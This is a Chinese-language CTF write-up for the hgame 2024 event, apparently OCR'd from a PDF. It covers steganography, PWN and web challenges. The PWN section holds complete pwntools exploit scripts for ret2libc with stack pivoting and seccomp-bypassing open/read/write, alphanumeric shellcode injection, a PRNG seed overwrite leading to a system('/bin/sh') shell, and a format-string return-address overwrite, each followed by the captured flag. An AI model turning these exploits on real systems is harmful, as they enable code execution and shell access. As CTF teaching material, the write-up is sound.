



photo.txt这是个base64的图片，转回去即可

希尔希尔希尔

修复宽高




lsb得到key:

```
kali@kali:~/Desktop$ zsteg flag712.png
[?] 146 bytes of extra data after image end (IEND), offset = 0x3bccea
extradata:0         .. file: Zip archive data, at least v2.0 to extract
    00000000: 50 4b 03 04 14 00 00 00  00 00 6e 55 3d 58 a3 e3
 |PK........nU=X..|
    00000010: 81 59 1c 00 00 00 1c 00  00 00 0a 00 00 00 73 65
 |.Y............se|
    00000020: 63 72 65 74 2e 74 78 74  43 56 4f 43 52 4a 47 4d
 |cret.txtCVOCRJGM|
    00000030: 4b 4c 44 4a 47 42 51 49  55 49 56 58 48 45 59 4c
 |KLDJGBQIUIVXHEYL|
    00000040: 50 4e 57 52 50 4b 01 02  3f 03 14 00 00 00 00 00
 |PNWRPK..?.......|
    00000050: 6e 55 3d 58 a3 e3 81 59  1c 00 00 00 1c 00 00 00
 |nU=X...Y........|
    00000060: 0a 00 00 00 00 00 00 00  00 00 00 00 a4 81 00 00
 |................|
    00000070: 00 00 73 65 63 72 65 74  2e 74 78 74 50 4b 05 06
 |..secret.txtPK..|
    00000080: 00 00 00 00 01 00 01 00  38 00 00 00 44 00 00 00
 |........8...D...|
```

```
    00000090: 00 00                                           |..
 |
imagedata           .. text: "\"&@OOFLH"
b1,r,lsb,xy         .. text: "4|C^\tL@"
b1,rgb,lsb,xy       .. text: "KEY:[[8 7][3 8]];A=0"
```

还有一个压缩包：

```
CVOCRJGMKLDJGBQIUIVXHEYLPNWR
```



来自星尘的问候

```
kali@kali:~/Desktop$ stegseek secret.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "123456"

[i] Original filename: "secret.zip".
[i] Extracting to "secret.jpg.out".
```

出来个压缩包，是一张星尘字体

https://my1l.github.io/Ctrl/CtrlAstr.html

对照后就是welcome！o变成了0

```
hgame{welcOme!}
```

PWN

EzSignIn

```
charon@root:~$ nc 47.102.130.35 32099
hgame{I_HATE_PWN}
```

Elden Ring I

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v4; // [rsp+8h] [rbp-8h]

  init(argc, argv, envp);
  v4 = seccomp_init(2147418112LL);
  seccomp_rule_add(v4, 0LL, 59LL, 0LL);
  seccomp_rule_add(v4, 0LL, 322LL, 0LL);
  seccomp_load(v4);
  puts("The fallen leaves tell a story...\n");
  sleep(2u);
  puts("...\n");
  sleep(2u);
  puts("...\n");
  sleep(2u);
  puts(
    "And one other. Whom grace would again bless. A Tarnished of no renown. Cross
the fog, to the Lands Between, to stand"
    " before the Elden Ring. And become the Elden Lord.\n");
  sleep(2u);
  vuln();
  puts("Good Bye.");
  return 0;
}

ssize_t vuln()
{
  char buf[256]; // [rsp+0h] [rbp-100h] BYREF

  puts("Greetings. Traveller from beyond the fog. I Am Melina. I offer you an
accord.\n");
  return read(0, buf, 0x130uLL);
}
```

跟去年的一模一样，先用vuln，puts泄露libc，泄露libc后因为溢出栈长度不足以构造三个参数的rop，所以进行栈迁移，然后构造flag字符串，然后orw

```
#encoding=utf-8
from pwn import *
```

```python
import time
context(log_level='debug',arch='amd64')
r = remote('47.102.130.35',30807)
# r = process('./vuln')
elf =ELF('./vuln')
libc = ELF('./libc.so.6')
# libc=elf.libc
off=256
start_addr = 0x401110
poprdi_addr = 0x4013e3
leave_ret = 0x401290

bss = elf.bss()
print("bss:"+hex(bss))
payload =
b'a'*off+p64(0)+p64(poprdi_addr)+p64(elf.got.puts)+p64(elf.plt.puts)+p64(start_a
ddr)
r.sendlineafter(b'I offer you an accord.\n',payload)
puts_addr = u64(r.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
print("puts_addr:"+hex(puts_addr))
libc.address = puts_addr - libc.symbols["puts"]

open_addr=libc.symbols['open']
read_addr=libc.symbols['read']
write_addr=libc.symbols['write']
gets_addr=libc.symbols['gets']

poprsi_addr  = libc.address + 0x2601f
poprdx_addr  = libc.address + 0x142c92

#栈迁移
flag_addr = bss + 0x100
read_buf = bss + 0x100 + 0x10
newstack = bss + 0x200

print("flag_addr:"+hex(flag_addr))
print("newstack:"+hex(newstack))

payload = b'a'*off+p64(newstack)
payload += p64(poprdi_addr) + p64(newstack+8)+ p64(gets_addr)+p64(leave_ret)
print(len(payload))
r.sendlineafter(b'I offer you an accord.\n',payload)

payload = p64(poprdi_addr)+ p64(flag_addr)+p64(gets_addr)
payload += p64(poprdi_addr)+
p64(flag_addr)+p64(poprsi_addr)+p64(0)+p64(open_addr)
payload += p64(poprdi_addr)+ p64(3)+p64(poprsi_addr)+
p64(read_buf)+p64(poprdx_addr)+p64(50)+p64(read_addr)
payload += p64(poprdi_addr)+ p64(1)+p64(poprsi_addr)+
p64(read_buf)+p64(poprdx_addr)+p64(50)+p64(write_addr)
r.sendline(payload)
r.sendline(b'flag\0')
r.interactive()
```

```
    00000032
flag{DO_yoU_F4ncy_7he_E1d3nR1ng?I_DO!}
\x1b[38;2;[*] Got EOF while reading in interactive
$
```

ezshellcode

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned int v4; // [rsp+Ch] [rbp-14h] BYREF
  void (*v5)(void); // [rsp+10h] [rbp-10h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  init(argc, argv, envp);
  v5 = (void (*)(void))(int)mmap((void *)0x20240000, 0x1000uLL, 7, 33, -1, 0LL);
  if ( v5 == (void (*)(void))-1LL )
  {
    perror("mmap");
    exit(1);
  }
  printf("input the length of your shellcode:");
  __isoc99_scanf("%2d", &v4);
  if ( (int)v4 <= 10 )
  {
    printf("input your shellcode:");
    myread(v5, v4);
  }
  else
  {
    puts("too long");
  }
  v5();
  return 0;
}

unsigned __int64 __fastcall myread(void *a1, unsigned int a2)
{
  char v3; // [rsp+1Fh] [rbp-11h]
  unsigned int i; // [rsp+20h] [rbp-10h]
  unsigned int v5; // [rsp+24h] [rbp-Ch]
  unsigned __int64 v6; // [rsp+28h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v5 = read(0, a1, a2);
  for ( i = 0; i < v5; ++i )
  {
    v3 = *((_BYTE *)a1 + i);
    if ( (v3 <= 96 || v3 > 122) && (v3 <= 64 || v3 > 90) && (v3 <= 47 || v3 >
57) )
    {
      puts("Invalid character\n");
      exit(1);
    }
```

```
  }
  return v6 - __readfsqword(0x28u);
}
```

先输入-1整数溢出，再网上找一段可见字符的shellcode

```
#encoding=utf-8
from pwn import *
import time
context(log_level='debug',arch='amd64')
r = remote('47.100.137.175',30994)
# r = process('./vuln')
# elf =ELF('./vuln')
# libc = ELF('./libc.so.6')
# libc=elf.libc
r.sendline('-1')
payload='PhO666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t'
r.send(payload)
r.interactive()
```

```
[DEBUG] Received 0x23 bytes:
    'input the length of your shellcode:'
input the length of your shellcode:[DEBUG] Received 0x15 bytes:
    'input your shellcode:'
input your shellcode:$
[DEBUG] Sent 0x1 bytes:
    '\n' * 0x1
$
[DEBUG] Sent 0x1 bytes:
    '\n' * 0x1
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x30 bytes:
    'hgame{54e71942370 2ac2df4358bb7e9f5e0640d11a018}\n'
hgame{54e71942370 2ac2df4358bb7e9f5e0640d11a018}
$
```

Elden Random Challenge

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+8h] [rbp-18h] BYREF
  char buf[10]; // [rsp+Eh] [rbp-12h] BYREF
  int v6; // [rsp+18h] [rbp-8h]
  unsigned int seed; // [rsp+1Ch] [rbp-4h]

  init(argc, argv, envp);
  seed = time(0LL);
  puts("Menlina: Well tarnished, tell me thy name.");
  read(0, buf, 0x12uLL);
```

```
  printf("I see,%s", buf);
  puts("Now the golden rule asks thee to guess ninety-nine random number. Shall
we get started.");
  srand(seed);
  while ( i <= 98 )
  {
    v6 = rand() % 100 + 1;
    v4 = 0;
    puts("Please guess the number:");
    read(0, &v4, 8uLL);
    if ( v6 != v4 )
    {
      puts("wrong!");
      exit(0);
    }
    ++i;
  }
  puts("Here's a reward to thy brilliant mind.");
  myread();
  return 0;
}
```

buf可以覆盖seed,这里要特别注意是read读取的，要用seed，还有猜数字读取的时候是 read(0, &v4, 8uLL)读8个字节的长度,发送的时候要 p.send(p64(a))

```
from pwn import *
from ctypes import *
import time
context(log_level='debug',arch='amd64')
p=remote("47.100.137.175",31993)
# p=process("./vuln")
# gdb.attach(p,"b *0x04012CC")
p.recvuntil('tell me thy name.\n')
payload='1'*(0x12-4)+p32(1)
p.send(payload)


p.recvuntil('Shall we get started.\n')
libc = cdll.LoadLibrary('./libc.so.6')
libc.srand(1)
for i in range(99):
    a = libc.rand()%100+1
    p.recvuntil('Please guess the number:\n')
    p.send(p64(a))
p.recvuntil("Here's a reward to thy brilliant mind.\n")
e=ELF("./vuln")
libc=ELF('./libc.so.6')
read_got=e.got['read']
puts_plt=e.plt['puts']
main=e.symbols['main']
myread=0x40125D
pop_rdi_ret=0x401423
ret=0x40101a
pop_rsi_r15_ret=0x401421
payload='a'*(0x30+8)+p64(pop_rdi_ret)+p64(read_got)+p64(puts_plt)+p64(myread)
```

```
p.sendline(payload)
read_addr=u64(p.recv(6).ljust(8,'\x00'))
#read_addr=u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print (hex(read_addr))
libc_base= read_addr - libc.symbols['read']
system = libc_base + libc.symbols['system']
bin_sh = libc_base + libc.search("/bin/sh").next()
print (hex(system))
print (hex(bin_sh))
payload='a'*(0x30+8)+p64(ret)+p64(pop_rdi_ret)+p64(bin_sh)+p64(system)
#payload="a"*offset+p64(pop_rdi_ret)+p64(bin_sh)+p64(system)
p.sendline(payload)
p.interactive()
```

```
    000001a0  67 73 5f 34  72 33 5f 70  72 33 73 65  6e 37 73 5f
|gs_4|r3_p|r3se|n7s_|
    000001b0  31 6e 5f 6c  31 66 33 7d  0a                       |1n_l|1f3}|·|
    000001b9
[38;2;2;1;19m
hgame{R4ndOm_Th1ngs_4r3_pr3sen7s_1n_l1f3}
$
```

easy Format String

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  init(argc, argv, envp);
  printf("the shit is ezfmt, M3?\n");
  vuln();
  return 0;
}
unsigned __int64 vuln()
{
  __int64 buf[4]; // [rsp+0h] [rbp-80h] BYREF
  char s[88]; // [rsp+20h] [rbp-60h] BYREF
  unsigned __int64 v3; // [rsp+78h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  strcpy((char *)buf, "make strings and getshell\n");
  write(0, buf, 0x1BuLL);
  read(0, s, 0x50uLL);
  if ( !strchr(s, 'p') && !strchr(s, 's') )
    printf(s);
  return __readfsqword(0x28u) ^ v3;
}

int sys()
{
  return system("/bin/sh");
}
```

只有一次写入， 后门地址，提示下看下,发现可以修改返回地址，一次性写两个

```
pwndbg> stack 20
00:0000| rsp 0x7ffe8d8e7680 ◂— 'make strings and getshell\n'
01:0008|     0x7ffe8d8e7688 ◂— 'ings and getshell\n'
02:0010|     0x7ffe8d8e7690 ◂— ' getshell\n'
03:0018|     0x7ffe8d8e7698 ◂— 0x7ff54a000a6c /* 'l\n' */
04:0020|     0x7ffe8d8e76a0 ◂—
'%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%56c%hhn%c%c%4600c%hn\n'
... ↓        3 skipped
08:0040| rdi 0x7ffe8d8e76c0 ◂— '%56c%hhn%c%c%4600c%hn\n'
09:0048|     0x7ffe8d8e76c8 ◂— '%c%c%4600c%hn\n'
0a:0050|     0x7ffe8d8e76d0 ◂— 0xa6e68256330 /* '0c%hn\n' */
0b:0058|     0x7ffe8d8e76d8 ◂— 0x0
0c:0060|     0x7ffe8d8e76e0 —▸ 0x7ffe8d8e7700 —▸ 0x7ffe8d8e7720 ◂— 0x1
0d:0068|     0x7ffe8d8e76e8 —▸ 0x7ffe8d8e7838 —▸ 0x7ffe8d8e9308 ◂—
0x4c006e6c75762f2e /* './vuln' */
0e:0070|     0x7ffe8d8e76f0 ◂— 0x0
0f:0078|     0x7ffe8d8e76f8 ◂— 0x6c6389f417dcd700
10:0080| rbp 0x7ffe8d8e7700 —▸ 0x7ffe8d8e7720 ◂— 0x1
11:0088|     0x7ffe8d8e7708 —▸ 0x401369 (main+60) ◂— mov    eax, 0
12:0090|     0x7ffe8d8e7710 ◂— 0x1000

执行printf后， 0x7ffe8d8e76e0这里被修改了
pwndbg> stack 20
00:0000| rsp 0x7ffe8d8e7680 ◂— 'make strings and getshell\n'
01:0008|     0x7ffe8d8e7688 ◂— 'ings and getshell\n'
02:0010|     0x7ffe8d8e7690 ◂— ' getshell\n'
03:0018|     0x7ffe8d8e7698 ◂— 0x7ff54a000a6c /* 'l\n' */
04:0020|     0x7ffe8d8e76a0 ◂—
'%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%56c%hhn%c%c%4600c%hn\n'
... ↓        3 skipped
08:0040|     0x7ffe8d8e76c0 ◂— '%56c%hhn%c%c%4600c%hn\n'
09:0048|     0x7ffe8d8e76c8 ◂— '%c%c%4600c%hn\n'
0a:0050|     0x7ffe8d8e76d0 ◂— 0xa6e68256330 /* '0c%hn\n' */
0b:0058|     0x7ffe8d8e76d8 ◂— 0x0
0c:0060|     0x7ffe8d8e76e0 —▸ 0x7ffe8d8e7700 —▸ 0x7ffe8d8e7748 —▸ 0x7ffe8d8e1242
◂— 0x0
0d:0068|     0x7ffe8d8e76e8 —▸ 0x7ffe8d8e7838 —▸ 0x7ffe8d8e9308 ◂—
0x4c006e6c75762f2e /* './vuln' */
0e:0070|     0x7ffe8d8e76f0 ◂— 0x0
0f:0078|     0x7ffe8d8e76f8 ◂— 0x6c6389f417dcd700
10:0080| rbp 0x7ffe8d8e7700 —▸ 0x7ffe8d8e7748 —▸ 0x7ffe8d8e1242 ◂— 0x0
11:0088|     0x7ffe8d8e7708 —▸ 0x401369 (main+60) ◂— mov    eax, 0
12:0090|     0x7ffe8d8e7710 ◂— 0x1000
13:0098|     0x7ffe8d8e7718 —▸ 0x40200c ◂— 'the shit is ezfmt, M3?\n'
```

利用0x7ffe8d8e76e0的链使用格式化字符串漏洞修改0x7ffe8d8e7700指向0x7ffe8d8e7708，然后再修改0x7ffe8d8e7708的返回地址

```python
#coding=utf-8
from pwn import *

# io = process("./vuln")
# gdb.attach(io,'b *0x0401311')
io=remote("47.100.245.185",30505)
context(log_level='debug',arch='amd64')
```

```python
fini_array = 0x403E18
sh = 0x401242


def attack():
    payload = b"%c" * 16 + b"%40c" + b"%hhn"
    payload += b"%c" * 2 + b"%" + str((sh - 58) & 0xFFFF).encode() + b"c%hn"
    io.sendline(payload)
# attack()

if __name__ == "__main__":
    # 爆破
    while True:
        try:
            attack()
            # io.interactive()
            io.sendline(b"ls")
            io.recvuntil(b"flag")
            break
        except:
            io.close()
            io=remote("47.100.245.185",30505)

io.interactive()
```

```
[*] Switching to interactive mode

lib
lib32
lib64
libexec
libx32
vuln
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x30 bytes:
    'hgame{80e290b21b828fae48115912696988d1bacaa8dc}\n'
hgame{80e290b21b828fae48115912696988d1bacaa8dc}
$
```


WEB

ezHTTP

```
GET / HTTP/1.1
Host: 47.102.130.35:30026
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
X-Real-IP:127.0.0.1
Referer: vidar.club
Connection: close
Upgrade-Insecure-Requests: 1
```

按要求添加头部，flag出现在返回包的头部


```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.6
Date: Thu, 01 Feb 2024 04:18:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 540
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR
9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
Connection: close
```



Bypass it

先把js禁用掉，然后注册admin,admin，不禁用js会一直提示"很抱歉，当前不允许注册"

点注册后再打开js,这样就绕过了js不让注册的条件了



登入后点击click here就可以获得flag了

```
hgame{a7fc49efdb17a07a571c0bb69789ec9aa27661f5}
```

2048*16

禁用js，拿到js的代码，找个在线美化的网页美化下

https://www.toolfk.com/tools/format-javascript.html

```
function q() {
    const x = ["return (function() ", "51rDvFsO", "28ObIrfll", "crossOrigin",
"debu", "5573704jgYESE", "526422EOMPDB", "19pdzydt", "70220etHPRV",
        "26502443qIuDbf", '{}.constructor("return this")( )', "type", "string",
"172742zcyDzi", "tagName", "include", "link", "LINK", "same-origin", "test",
        "function *\\( *\\)", "apply", "init", "386856yRDrIu", "addedNodes",
'link[rel="modulepreload"]', "length", "input", "stateObject", "modulepreload",
        "relList", "createElement", "supports", "10594465MEmbDB", "5JjJNqT",
"setInterval", "querySelectorAll", "referrerPolicy", "credentials", "gger",
        "anonymous", "integrity", "observe", "action", "use-credentials",
"constructor", "omit", "\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)"
    ];
    return q = function() {
        return x
    }, q()
}(function(x, n) {
    const e = z,
        t = x();
    for (;;) try {
        if (-parseInt(e(285)) / 1 * (-parseInt(e(291)) / 2) + parseInt(e(279)) /
3 * (parseInt(e(286)) / 4) + -parseInt(e(264)) / 5 * (parseInt(e(284)) /
                6) + -parseInt(e(263)) / 7 + -parseInt(e(283)) / 8 + -
parseInt(e(253)) / 9 * (parseInt(e(280)) / 10) + parseInt(e(287)) / 11 === n)
            break;
        t.push(t.shift())
```

```
    } catch {
        t.push(t.shift())
    }
})(q, -256319 + -5 * -139997 + 7 * 57662),
function() {
    const x = z;
    let n;
    try {
        n = Function(x(278) + x(288) + ");")()
    } catch {
        n = window
    }
    n[x(265)](V, 9793 + -977 * 9)
}(),
function() {
    const n = z,
        e = function() {
            let o = !0;
            return function(c, i) {
                const f = o ? function() {
                    const b = z;
                    if (i) {
                        const s = i[b(251)](c, arguments);
                        return i = null, s
                    }
                } : function() {};
                return o = !1, f
            }
        }(),
        t = document[n(261)](n(294))[n(260)];
    if (t && t[n(262)] && t[n(262)](n(259))) return;
    for (const o of document[n(266)](n(255))) a(o);
    new MutationObserver(o => {
        const c = n;
        for (const i of o)
            if (i[c(289)] === "childList")
                for (const f of i[c(254)]) f[c(292)] === c(295) && f.rel ===
c(259) && a(f)
    })[n(272)](document, {
        childList: !0,
        subtree: !0
    });

    function r(o) {
        const c = n,
            i = {};
